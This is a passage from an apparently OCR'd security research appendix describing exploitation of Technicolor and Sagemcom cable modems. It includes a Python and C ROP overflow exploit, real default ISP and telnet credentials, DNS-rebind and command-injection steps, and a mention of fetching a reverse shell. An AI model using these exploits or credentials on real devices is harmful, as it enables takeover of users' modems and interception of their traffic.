

Figure C.6: Call graph of the return oriented programming

in the control of the ISP. It grants anyone using it access to the user web interface and it is only possible to remove with a firmware update. It therefore also supersedes the credentials found in Section C.1.1. This password has been removed by most of the cable modem manufacturers tested and the Technicolor hardware is currently the only hardware found where it is useable.

C.1.8 Final Request

The final request is made from the media server because then it's not necessary to include port forwarding in the rop chain to get access to the eCos telnet server, as the media server is already on the local network. If one were to include a reverse shell or port forwarding to the rop chain then the more general example explained in Chapter B could be used to created the request in javascript from the victims browser.

The request can be made from any computer on the network (including the media server) and for ease of understanding the program executing the request can be seen in Listing C.2 written in Python.

```
1 import websocket
```

```

start = """{
  "jsonrpc":"2.0",
  "method":"Frontend::GetFrontendSpectrumData",
  "params":{
    "coreID":0,
    "fStartHz":"""

end = """,
      "gain":1
    },
    "id":"0"
  }"""

loopGadget = bytearray.fromhex('80ee567c') # Also used for S7 register
allowConfig = bytearray.fromhex('80280474') # Factory mode function
getSingletonMutex = bytearray.fromhex('8025ecd0')
allowConfigGadget = bytearray.fromhex('800aa090')

payload = (start.encode('ascii') +
   ('A'*116).encode('ascii') + allowConfig +      # sp+116       (s1)
   ('A'*20).encode('ascii') + loopGadget +        # sp+144       (s7)
   ('A'*4).encode('ascii') + getSingletonMutex +  # sp+148       (ra)
   ('A'*28).encode('ascii') + allowConfigGadget +  # sp+160+20    (??)
   ('A'*60).encode('ascii') + loopGadget +        # sp+160+20+40 (??)
   end.encode('ascii'))

websocket.WebSocket()
ws.connect("ws://192.168.100.1:8080/Frontend")
ws.send(payload)

#The final json request string:
#{
#  "jsonrpc":"2.0",
#  "method":"Frontend::GetFrontendSpectrumData",
#  "params":{
#    "coreID":0,
#    "fStartHz":AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
#                AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x80(\x04tAAAAAAAAAAAAAA
#                AAAAAA\x80\xeeV|AAAA\x80%\xec\xd0AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x80\n
#                \xa0\x90AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
#                \x80\xeeV|,
#    "gain":1
#  },
#  "id":"0"
#}
```

Listing C.2: Python code for executing exploit request

The code overrides the correct addresses as explained in Section C.1.6 ending up calling the target function correctly.

Since we have full access to the linux side externally we can simply compile the code, and send it to the server over FTP. The equivalent C code executed on the media

server can be seen in Listing C.3. A guide for installing the toolchain can be found at https://github.com/broadcom/aeolus. This installs a linux elf toolchain for mips architectures, and if one wants to compile raw mips binary for running on the eCos side you have to strip the elf file as done in the Makefile of this project.

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>

#define REMOTE_ADDR "192.168.100.1"
#define REMOTE_PORT 8080
#define BUF_SIZE 10000

char payload1[] = {
0x47, 0x45, 0x54, 0x20, 0x2f, 0x20, 0x48, 0x54,
0x54, 0x50, 0x2f, 0x31, 0x2e, 0x31, 0x0d, 0x0a,
0x55, 0x70, 0x67, 0x72, 0x61, 0x64, 0x65, 0x3a,
0x20, 0x77, 0x65, 0x62, 0x73, 0x6f, 0x63, 0x6b,
0x65, 0x74, 0x0d, 0x0a, 0x43, 0x6f, 0x6e, 0x6e,
0x65, 0x63, 0x74, 0x69, 0x6f, 0x6e, 0x3a, 0x20,
0x55, 0x70, 0x67, 0x72, 0x61, 0x64, 0x65, 0x0d,
0x0a, 0x48, 0x6f, 0x73, 0x74, 0x3a, 0x20, 0x31,
0x32, 0x37, 0x2e, 0x30, 0x2e, 0x30, 0x2e, 0x31,
0x3a, 0x31, 0x32, 0x33, 0x34, 0x0d, 0x0a, 0x4f,
0x72, 0x69, 0x67, 0x69, 0x6e, 0x3a, 0x20, 0x68,
0x74, 0x74, 0x70, 0x3a, 0x2f, 0x2f, 0x31, 0x32,
0x37, 0x2e, 0x30, 0x2e, 0x30, 0x2e, 0x31, 0x3a,
0x31, 0x32, 0x33, 0x34, 0x0d, 0x0a, 0x53, 0x65,
0x63, 0x2d, 0x57, 0x65, 0x62, 0x53, 0x6f, 0x63,
0x6b, 0x65, 0x74, 0x2d, 0x4b, 0x65, 0x79, 0x3a,
0x20, 0x72, 0x32, 0x73, 0x72, 0x55, 0x4f, 0x6b,
0x50, 0x62, 0x6e, 0x4b, 0x68, 0x79, 0x6d, 0x48,
0x7a, 0x4e, 0x45, 0x77, 0x50, 0x74, 0x77, 0x3d,
0x3d, 0x0d, 0x0a, 0x53, 0x65, 0x63, 0x2d, 0x57,
0x65, 0x62, 0x53, 0x6f, 0x63, 0x6b, 0x65, 0x74,
0x2d, 0x56, 0x65, 0x72, 0x73, 0x69, 0x6f, 0x6e,
0x3a, 0x20, 0x31, 0x33, 0x0d, 0x0a, 0x0d, 0x0a };

char payload2[] = {
0x81, 0xfe, 0x01, 0x6a, 0x15, 0x2a, 0x61, 0xcd,
0x6e, 0x08, 0x0b, 0xbe, 0x7a, 0x44, 0x13, 0xbd,
0x76, 0x08, 0x5b, 0xef, 0x27, 0x04, 0x51, 0xef,
0x39, 0x08, 0x0c, 0xa8, 0x61, 0x42, 0x0e, 0xa9,
0x37, 0x10, 0x43, 0x8b, 0x67, 0x45, 0x0f, 0xb9,
0x70, 0x44, 0x05, 0xf7, 0x2f, 0x6d, 0x04, 0xb9,
0x53, 0x58, 0x0e, 0xa3, 0x61, 0x4f, 0x0f, 0xa9,
0x46, 0x5a, 0x04, 0xae, 0x61, 0x58, 0x14, 0xa0,
0x51, 0x4b, 0x15, 0xac, 0x37, 0x06, 0x43, 0xbd,
```

```
0x74, 0x58, 0x00, 0xa0, 0x66, 0x08, 0x5b, 0xb6,
0x37, 0x49, 0x0e, 0xbf, 0x70, 0x63, 0x25, 0xef,
0x2f, 0x1a, 0x4d, 0xef, 0x73, 0x79, 0x15, 0xac,
0x67, 0x5e, 0x29, 0xb7, 0x37, 0x10, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0xe1, 0xe5, 0x11, 0x5e, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0xe1, 0x23, 0x43, 0x56, 0x20, 0x8c,
0x54, 0x6b, 0xe1, 0xe8, 0xf9, 0xfa, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0xe1, 0xc7, 0xb5, 0xba, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0x20, 0x8c, 0x54, 0x6b, 0x20, 0x8c,
0x54, 0x6b, 0xe1, 0x23, 0x43, 0x56, 0x4d, 0xef,
0x72, 0x4b, 0x08, 0xa3, 0x37, 0x10, 0x50, 0xb0,
0x39, 0x08, 0x08, 0xa9, 0x37, 0x10, 0x43, 0xfd,
0x37, 0x57 };

int main(int argc, char *argv[])
{
    struct sockaddr_in sa;
    int s;

    char *buf = calloc(BUF_SIZE, sizeof(char));

    int payload1Lenght = sizeof(payload1);
    int payload2Lenght = sizeof(payload2);

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr(REMOTE_ADDR);
    sa.sin_port = htons(REMOTE_PORT);

    s = socket(AF_INET, SOCK_STREAM, 0);
```

```
103     connect(s, (struct sockaddr *)&sa, sizeof(sa));
104     send(s, payload1, payload1Lenght, 0);
105     recv(s, buf, BUF_SIZE, 0);
106 
107     send(s, payload2, payload2Lenght, 0);
108 
109     close(s);
110     return 0;
111 }
```

Listing C.3: C code for execptunig the exlpoit request

C.2 Sagemcom F@ast 3890

Sagemcom was the second exploited modem and was where the generality of the exploit was discovered. This exploit is not followed all the way through to external root access as in Section C.1 since our goal now is to gain access to the PC and RA including vital registers since Section C.1 shows that this can be exploited to full root access. However a more thorough understanding of the Modem was obtained due to a better understanding of the field.

C.2.1 Architecture

The Sagemcom Fast 3890v3 runs on two CPU's with MIPS architecture. One processor runs the Cable Modem (CM), a real time operating system which runs all networking tasks, such as DOCSIS Protocol, IP-stack etc. The other processor runs the Residential Gateway (RG), which is a linux operating system in charge of administration and multimedia tasks. The RG side can read and set SNMP of the CM as well as accessing a telnet session on the CM using the ip address 172.31.255.45 which is only reachable from the RG. This means that an attacker with control of the RG can set the SNMP variable controlling the telnet username and password of the CM, and there by ganing full access. The two CPU's share the same flash storage and main memory, leaving a potential vulnerability, where an attacker writes to the memory of the other system. This potential vulnerability has not been pursued at the time of writing.

Residential Gateway

The RG operates as a bridge between the administration web panel, which the user sees, and the CM as shown in Figure C.7. The RG uses SNMP and telnet to configure the CM, when receiving an HTTP configuration change requests. So if an attacker can send these configuration change requests, he is almost in full control of the entire cable modem.

Besides bridging the connection, the RG also runs multimedia services such as UPNP and the authentication for most web endpoints accessible on the local network. All RGs have two users for administration in the web control panel, a admin user and a support user. Both users have the same access rights but the support user is meant to only be

used by ISP technicians. Username and password for both users are initially configured using the provisioning file send from the ISP, but can be changed using SNMP.

The RGs from the ISP we have researched provides all RGs with unique passwords for the administration user, making it practically impossible to use this user as authentication for a potential attacker. However, as we will see later in this section, the support user is configured with default username and password, that can be used to access the RG.



Figure C.7: Architecture overview of the Sagemcom F@st 3890

Cable Modem

The CM also runs on the same eCos operating system as the TC7230, which is explained in Section 2.1, with the application layer compiled into the OS. This OS handles all of the networking protocols and the connecting to the CMTS. Additionally, this is also the OS handling firmware upgrade and keeping track of dynamic settings such as BPI+ and DOCSIS. As all traffic goes though this CPU and a would-be attacker with access to this OS, could listen and manipulate any traffic going through the modem. Attempts to regain control of the modem through firmware upgrades or resets, can not be counted on to recover the system.

C.2.2 Attacking the Residential Gateway Linux

The first step in attacking the RG, is to reach it. The RG itself is not exposed directly to the internet, but can be accessed from within the network on the address `http://192.168.0.1`. This access can be obtained using the methods explained in Chapter 4.

DNS Rebind Attack

Using the technique described in Chapter 4 we can send requests against the RG through the victims client, however we still have to authenticate before being able to change any settings on the RG. As mentioned in Section C.2.1 the RG is distributed with a random default password for the administrator user, but there is also a support user with the username 'TDC' and password '17.Sodavand'. These credentials are can be found on the endpoint '/dumpmdm.cmd'. These credentials are clearly changeable by the ISP, however we have confirmed that the ISP use the same credentials across all their different modems. The credentials will therefore be available for any attacker owning any router managed by the ISP, even if changed. The methods for DNS rebind also apply to this and the attacker have now external access to the RG.

Command Line Injection

As discovered by Jacob Bech[7] the modem has a command line injection vulnerability in the diagnostic section of the control panel. After testing we found it to still be present on the Sagemcom Fast 3890v3, as well as on another RG in active use. The command line injection vulnerability, is found without the downstream ping utility. This utility directly passes the target argument to a command line tool running on the RG. Through this, the attacker can execute arbitrary linux commands as long as the web control panel can be accessed. Since this can be done through the previously mentioned DNS rebind attack, the attacker can remotely gain full root access to the RG.

Reaching eCos from Linux

The RG serves the web control panel and passes instructions to the eCos side of the CM. The eCos side runs a telnet server which cannot be accessed from external or internal network but the linux side can directly access the telent server. The telnet server can be accessed using this ip from the linux side 172.31.255.45 with (sagem, sagem) as credentials. From here the attacker essentially has full control. He could for example use the ftp tool to grab an executable reverse shell from his own server and obtain persistent access to the residential gateway. Furthermore the same ip can be used to control all SNMP objects by the getsnmp and setsnmp tool available on the linux side with the commodity string private. SNMP can, for example, be used to enable debug information, change telnet passwords, change web panel credentials including the support user,and enable the serial debug port on the eCos side. This telnet connection is limited on the commands which can be executed, but three essential commands are available: writemem, readmem, call. Using call the attacker can call any memory address as an assembly function, which exposes all the underlying function, found in the memory. In order to pass functions arguments he can first call malloc and then use writemem to change the values on the new allocated addresses. Then he can pass these addresses as arguments to call to obtain full access. Readmem can then be used to read returned

[7] http://blog.bechsecurity.dk/root-pa-sagemcomf-st-3890/

values. It is also possible to write new functions in the allocated memory and call them, as the eCos system has no protection against calling functions on either the stack or heap. This gives the attacker full control of the CM including control of firmware upgrades, hot swapping code, blocking out remote service access, and perhaps most importantly, control of incoming and outgoing traffic.